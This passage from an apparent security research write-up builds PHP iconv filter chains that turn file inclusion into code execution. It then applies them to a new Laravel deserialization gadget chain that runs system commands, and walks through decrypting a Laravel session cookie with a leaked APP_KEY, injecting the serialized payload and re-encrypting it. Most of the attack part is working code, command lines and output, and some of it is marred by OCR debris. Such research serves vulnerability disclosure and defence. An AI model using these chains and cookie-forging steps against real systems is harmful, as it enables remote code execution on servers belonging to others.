ncode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

php -r "require('php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-en

```
code|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp');"
phpinfo()
PHP Version => 7.4.30
[...] php.net.
```

The script can be found on the following repository: [GITHUB-SYN-PHP-FILTER-GENERATOR]. Feel free to use it and to ask for new features.

PHP TRANSLIT

Since our chains are entirely based on the PHP `iconv` function, it was interesting to dig a bit to see if it would be possible to derive other usages from `iconv`. The documentation gives details on a way to translit or ignore characters from one encoding to another.

> `to_encoding`
> The desired encoding of the result.
>
> If the string `//TRANSLIT` is appended to `to_encoding`, then transliteration is activated. This means that when a character can't be represented in the target charset, it may be approximated through one or several similarly looking characters. If the string `//IGNORE` is appended, characters that cannot be represented in the target charset are silently discarded. Otherwise, `E_NOTICE` is generated and the function will return `false`.

By playing with URL encoding, it was possible to also use this feature on our chains!


```
$ echo -n -e '€' > test.txt

$ php -r "echo file_get_contents('php://filter/convert.iconv.utf8.\'ISO-8859-1%2F%2FTRANSLIT%2F%2FIGNORE\'/resource=test.txt');"
EUR
```


However, since it requires many characters, it was considered more efficient to not translit in our PHP filter chains.

TURNING THE LARAVEL FILE INCLUSION GADGET CHAIN INTO REMOTE CODE EXECUTION

NEW CODE EXECUTION POP CHAIN ON LARAVEL FRAMEWORK

Now that `iconv` filter chains are a bit demystified, let's get back on our horses. Since we can now transform any file inclusion primitive into remote code execution, let's upgrade our initially discovered *Laravel* gadget chain.





Final RCE gadget chain on laravel/framework 9.34.0.

The final PHP gadget chain looks as follows:

```
<?php

namespace Illuminate\Routing;

class RouteFileRegistrar
{
    protected $router;
    public function __construct(){
        $this->router[0] = "system";
        $this->router[1] = "id; ls -lisah";
    }
}

class PendingResourceRegistration
{
    protected $registrar;
    protected $name;
    protected $controller;
    protected $options;
    protected $registered;

    public function __construct(){
        $this->registrar = new RouteFileRegistrar();
        //<?=call_user_func($router[0], $router[1]);   ?>
        $this->name = "php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-1
6|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|[...]|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp";
        $this->controller = "test.php";
        $this->options = [];
        $this->registered = false;
    }
}

$test= serialize(new PendingResourceRegistration());
echo base64_encode(serialize(new PendingResourceRegistration()));
echo "\n";
```

USING THE NEW POP-CHAIN TO ACTUALLY EXECUTE CODE ON A LARAVEL INSTANCE

That's really sweet but feels situational, doesn't it? Let's kill two birds with one stone and use this bug on a real-world

application configured with *Laravel*.

We are searching for a deserialization primitive. We can get it if the following prerequisites are met:

- Exfiltrate the `APP_KEY` value contained in the `.env` file at the root of a *Laravel* project.
- Make sure the `SESSION_DRIVER` configuration is set to the value `cookie`, meaning the user session is stored encrypted in the user cookie.

It has to be noted that the last point is unlikely to happen nowadays, since *Laravel* sessions are now stored in files by default. However, for compatibility issues, it is still available, and this configuration can still be used on the latest *Laravel* versions **[LARAVEL-SESSION-CONFIG]**.

Another CLI to encrypt/decrypt this kind of cookies named *laravel_cookie_killer* was developed for this proof of concept and is available on the following repository: **[GITHUB-SYN-LARAVEL-COOKIE-KILLER]**. Once again, feel free to use it and to ask for new features.

So let's imagine we just leaked the following `.env` file from a *Laravel* project:

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:whZhGx+gWV2LEN+ncYxJskxrF/hDVCGc3UdE4vmiF8w=
APP_DEBUG=false
[...]
SESSION_DRIVER=cookie
[...]
```

It is then possible to decrypt the cookie and see if it stores serialized user data.

```
python3 laravel_cookie_killer.py -d -k whZhGx+gWV2LEN+ncYxJskxrF/hDVCGc3UdE4vmiF8w= -c eyJpdiI6IlgzTjB0UGUwTmQ4VVluSEVRMT
hKSVE9PSIsInZhbHVlIjoiS1FGZVNvaSticU8yNzVoZ0NVdlpSemN3V05BNWV4VzVHSDA5OXBsUWQ1QjZRMkhSN2E1OTQ1d2dPdm1PaWF
xQkVMMXpaZzZjbGFJRXhRRzB3czlLVkdES0NiOTlxcVA1enVMcmNyazROWDZQNXg5dHAxRERkWStRTFVWMS83NmJOd011TEJWeFE3S
VYycERPUEMyTmRPMktoand6N3VTMjUvSHVka3pBQ3VuSmk4TkJVSWpTZUt3Zjh4TG1jdjZlY1I2ZmZiSFFqdFBCdHFsS0ltL1hmbVFEYWVI
V1RJd05oK3lxRktvaWhLT2lJZGRDMUhzdzliQm5NTnJCREJGbWx4T25VbjY0QUk5b3B1K1lsaDNhMWZFK2g5U3ZsU3JGR1F6c0xHQmJOS
WFJYWozbS84RnNWcGt4dHZTSGNwbUVJKzNOR2R6YWJWTEpiNFA3ZDQzcTBYREpNbzdYc1RuWGlQWVNGZnJZckNGcDNpMWxDRlZI
RkxuYUpXRkVyYnJva0tQYThIclB3L01mRTR3UmJucEorNGZFNGpOejNCdmhyWE1obmI0MWJydXdYdGZ0RWcyWkhMeWcwM3dFbGZLNIN
oUlhBVm1vSnNDK3RKb094WHJhRy9Fb2FzRzlzNlgwNVdCdFV3ak1WaGRtdmNNV2N2d3ptVHBabzg2OXQzcWVTQXErTTlqdkpjVkhvVlBYc
nk0M1NOZ010ckxHMUtSYS9ML25sQUcrN2F6YUhqMi9tZ0RwZDcrNkN6dzFSUStSRFVYNWpyQlNWTzJVM0wySUFoK3luWVFjakRaaHc3O
G5xRTl3YktuUmtzRHRtSy81Ry9pL2hYZkdFekNYSm1KQUtPOXo2ZWdFQ0ZaNmsyemN6TjJ4TWpzSkQxd0VrWnkrS3V6Q3RWSExsRmVjV
m1UK0dKbnBub0E4RFB6K2JEU201YUNPUmdkN1hHZ3hDRmlqamdCMnN4RnhxT3lESlhLQTB5aUVmSWJUdytCV3c0bzE1TXpDVU40MUh
ZN3ArNHM1WDFRUURBQ2s5aGxQam9seElzV3pmWGczaWVIVXNpZDFVK0VBcFhXMllialRoNEFHMU1yTnE0a3FYVjNpWjRBdVZpUk5Kdn
paajZkTXFhL00vZnlXUjZBT2JMZDFrbjlmMkU0eGxlMXcra0JvbTFDakhYNWNvTUNuOFBIclZpRnRUZnd5UzdvMEVlUStmSVczWEV5V3QrRG
c5OTFGUDZIUDkvU0VnYnlTNy9wa3JJYlIyaU1IMGlUeitMUkJDb0tSa1o3bFlybXFqVUtNWGh3MWFTK21VS2t0Y3ZaZ3NEYzB0R1hRSk9BO
UVBQnVyNUpCdnpDSUZ0cGJ6VWVmeU9zYkxqNS9JNDliYk5WN3p0Qmcyc0dKUkxpTDRLRTNxWXI4YS9vNEM2Tkg0bUVOalM5VlNuYmR
JdHkra1oxK1Nranh1ZnNzN1lDbW1PZUNHQzJQQ25CbFpDeTNPRXlRdmdzUzNjTnNWdkJLc1IsWWRITHpZM2JUWGhPMmdKQlQvOHdaQ0
NkOWtta01Qa2tGTzFMNS9CeUVSeGVTbWNtRVh1VzZCRkJ2THBlUEJ2cSs3WTFsTHhsWjdSVVZKbHdjN29pSC83UzBJZ2RyUkl1cWJ2czd
2ZmVOQkZWbDZIVmw1OGUyNFNMTHJVMzJZd0hIcHplbHA1akxuMXRRSG9tZlRYTjFidENJUjZkdXcwb04yRi9lZEVTcVNNa1d6czlESEt5R1d
Xb0IvSnFWQ2J1d1hiVitFQ1N0cEZHWG0vak5sNlAwMjR1NzVkdDVudlpWNDcwamlrK1hqOE5NSXNXYzRjNmVOeHFNTk0raFlPemUxRXFnZ
EFTNTRZNFpoMHd5YnpKN0NDbEltc2ttWi9VaHBsbFp3T0x0QUd2UFk3bGg3dm5NQ1VJRm8rVzBwMzZnaDg0RnZZazNkMHMyYmV1cnhFa
WMwcE9oRmpxMUJoci9xOGtaK09rVFNuc2swQzhVWjdMbVZlVUhrekJtOHl4TDhGQWV4T29RMVF6Z3h6NkR1S0xHS1NOalFUTUtScUpLajF
4VFFGbzRYY3RBNmIvY2luUU9pQVcrK3c4QnZnWkNiWUxPbUFJU2d2MUpRUkt0QlQ0N0VLSkRFMG5zeUNNdkJGaUNvaks2ZnNlL0tXVEYx
WmRJeXdyU1lTNHI2VDAzZEVaN0VCc0VYUkI0NWcwVXpPMlE4RE5KTldlV05rejZXMkQxaFRobDZ1SE5EL1IvQzViTGFWa3RlbENnaC9RQ
mpMVlptMjFFYk40QzNvMHM0MUZoS24zSDF4Q2pEUThjWUhqVHh1cCs2UVAwVXNIYVI5eDRJeGM2eEJ5YXc1NGtJZ1VsYS9QRnFKUk44
azh0YWdDUFUwVU1ZQlFQNWFKU0MzNW9iZXpBZnd5QStDeEc4MEVBOStsOWNxY21mdnowVU5jWVRIeXc3elIzdWRMUEtkWUhvdnhOV
1ZaNy9haHpYMjNwZ1J1NkhTcytRbHV3djZRMThUU2h2aEJIbmNkbk9yL3VnOFpqdVJIQTFETTRnblh1K0I5c3VncUZ0Q3NrTEF6Z3lQOExUSk
dDMEk4Nk94c2tZaGxySVBUYU53N2VxZlRROVJBVFJWNEFtaUNVQ08wQkRpN2ZzWWdYendRbFB6RWNhdkpoaUtPVk44cEF3OWpmRGR
IYUQ0N2dScTgxSWlOejI1RGszcnRyUU9DZXZJcXNpR04xQkhPR2gzd013UHhta2NqakZERUQ2UU9PaEh4Mm1YUDFZL3F4RWxtMW9ZNU
UxY3pob3hWWGg5dnFDV1RpMkVKU2RidUFCbDZTSlYxdnAvUTMwTmNRak1nYzhhZzJSZElaOUxvM0lZcFJOVmdJaEY1UDJ6Y0NqaFhmY
0dzQ2hjWFdLdUFKSUFWYUZIaVBVU1EwTlJnMWtNZ3I3RjF6SzFvNG9IOHU5UEk9IiwibWFjIjoiMjJiODU4ZDA5Mjg4N2VlODI1ZWY2N2VjN2
U2ODM2NzkyZGFkZjJkNGJjNzNhMzU3MDlhYTlhZDgzMTg3YTE1OCIsInRhZyI6IiJ9
[*] uncyphered string
2409b529f14153e84a20b432fbe13f9da74dbe3f|{"data":"a:4:{s:6:\"_token\";s:40:\"0o8Mxir9U9BTK3iQqKyq2I01jYOqPeDeEIDTKF9o\";s:4:\"tes
t\";O:15:\"App\\Models\\User\":32:{s:13:\"\u0000*\u0000connection\";N;s:8:\"\u0000*\u0000table\";N;s:13:\"\u0000*\u0000primaryKey\";s:2:\"id\";
```

s:10:\"\u0000*\u0000keyType\";s:3:\"int\";s:12:\"incrementing\";b:1;s:7:\"\u0000*\u0000with\";a:0:{}s:12:\"\u0000*\u0000withCount\";a:0:{}s:19:\"preventsLazyLoading\";b:0;s:10:\"\u0000*\u0000perPage\";i:15;s:6:\"exists\";b:0;s:18:\"wasRecentlyCreated\";b:0;s:28:\"\u0000*\u0000escapeWhenCastingToString\";b:0;s:13:\"\u0000*\u0000attributes\";a:0:{}s:11:\"\u0000*\u0000original\";a:0:{}s:10:\"\u0000*\u0000changes\";a:0:{}s:8:\"\u0000*\u0000casts\";a:1:{s:17:\"email_verified_at\";s:8:\"datetime\";}s:17:\"\u0000*\u0000classCastCache\";a:0:{}s:21:\"\u0000*\u0000attributeCastCache\";a:0:{}s:8:\"\u0000*\u0000dates\";a:0:{}s:13:\"\u0000*\u0000dateFormat\";N;s:10:\"\u0000*\u0000appends\";a:0:{}s:19:\"\u0000*\u0000dispatchesEvents\";a:0:{}s:14:\"\u0000*\u0000observables\";a:0:{}s:12:\"\u0000*\u0000relations\";a:0:{}s:10:\"\u0000*\u0000touches\";a:0:{}s:10:\"timestamps\";b:1;s:9:\"\u0000*\u0000hidden\";a:2:{i:0;s:8:\"password\";i:1;s:14:\"remember_token\";}s:10:\"\u0000*\u0000visible\";a:0:{}s:11:\"\u0000*\u0000fillable\";a:3:{i:0;s:4:\"name\";i:1;s:5:\"email\";i:2;s:8:\"password\";}s:10:\"\u0000*\u0000guarded\";a:1:{i:0;s:1:\"*\";}s:20:\"\u0000*\u0000rememberTokenName\";s:14:\"remember_token\";s:14:\"\u0000*\u0000accessToken\";N;}s:9:\"_previous\";a:1:{s:3:\"url\";s:22:\"http:\/\/localhost.:8000\";}s:6:\"_flash\";a:2:{s:3:\"old\";a:0:{}s:3:\"new\";a:0:{}}}","expires":1665348091}

[*] Base64 encoded uncyphered version

b'MjQwOWI1MjlmMTQxNTNlODRhMjBiNDMyZmJlMTNmOWRhNzRkYmUzZnx7ImRhdGEiOiJhOjQ6e3M6NjpcIl90b2tlblwiO3M6NDA6XCIwbzhNeGlyOVU5QlRLM2IRcUt5cTJJMDFqWU9xUGVEZUVJRFRLRjlvXCI7czo0OlwidGVzdFwiO086MTU6XCJBcHBcXE1vZGVsc1xcVXNlclwiOjMyOntzOjEzOlwiXHUwMDAwKlx1MDAwMGNvbm5lY3Rpb25cIjtOO3M6ODpcIlx1MDAwMCpcdTAwMDB0YWJsZVwiO047czoyOlwiaWRcIjtzOjEwOlwiXHUwMDAwKlx1MDAwMGtleVR5cGVcIjtzOjM6XCJpbnRcIjtzOjEyOlwiaW5jcmVtVZW50aW5nXCI7YjoxO3M6NzpcIlx1MDAwMCpcdTAwMDB3aXRoXCI7YTowOnt9czoxMjpcIlx1MDAwMCpcdTAwMDB3aXRoQ291bnRcIjtOO3M6MTk6XCJcdTAwMDAqXHUwMDAwcmVsYXRpb25zXCI7YTowOnt9czoxMDpcInRvdWNoZXNcIjthOjA6e31zOjEwOlwidGltZXN0YW1wc1wiO2I6MDtzOjg6XCJwYXNzd29yZFwiO2I6MTtzOjE0OlwicmVtZW1iZXJfdG9rZW5cIjtzOjE0OlwiXHUwMDAwKlx1MDAwMGFjY2Vzc1RvXCI7czoxNDpcInJlbWVtYmVyX3Rva2VuXCI7czoxNDpcIlx1MDAwMCpcdTAwMDBhY2Nlc3NUb2tlblwiO047fXM6OTpcIl9wcmV2aW91c1wiO2E6MTp7czozOlwidXJsXCI7czoyMjpcImh0dHA6XC9cL2xvY2FsaG9zdC46ODAwMFwiO31zOjlwOlwiXHUwMDAwKlx1MDAwMHJlbWVtYmVyX0YW1lXCI7czoxNDpcInJlbWVtYmVyX3Rva2VuXCI7czoxNDpcIlx1MDAwMCpcdTAwMDBhY2Nlc3NUb2tlblwiO047fXM6OTpcIl9wcmV2aW91c1wiO2E6MTp7czozOlwidXJsXCI7czoyMjpcImh0dHA6XC9cL2xvY2FsaG9zdC46ODAwMFwiO31zOjY6XCJfZmxhc2hcIjthOjE6e3M6MzpcIm9sZFwiO2E6MDp7fXM6MzpcIm5ld1wiO2E6MDp7fX19IiwiZXhwaXJlcyI6MTY2NTM0ODA5MX0DAwM='

If the cookie stores serialized data, we can generate our gadget using the laravel_cookie_payload.php script:


```
php laravel_cookie_payload.php
Tzo0NjoiSWxsd[...]mVnaXN0ZXJlZCI7YjowO30=
```

Finally, we inject the payload and encrypt the cookie back.


```
python3 laravel_cookie_killer.py -e -k whZhGx+gWV2LEN+ncYxJskxrF/hDVCGc3UdE4vmiF8w= --hash 2409b529f14153e84a20b432fbe13f9da74dbe3f -v -v Tzo0NjoiSWxsdW1pbm[...]jowO30=
```

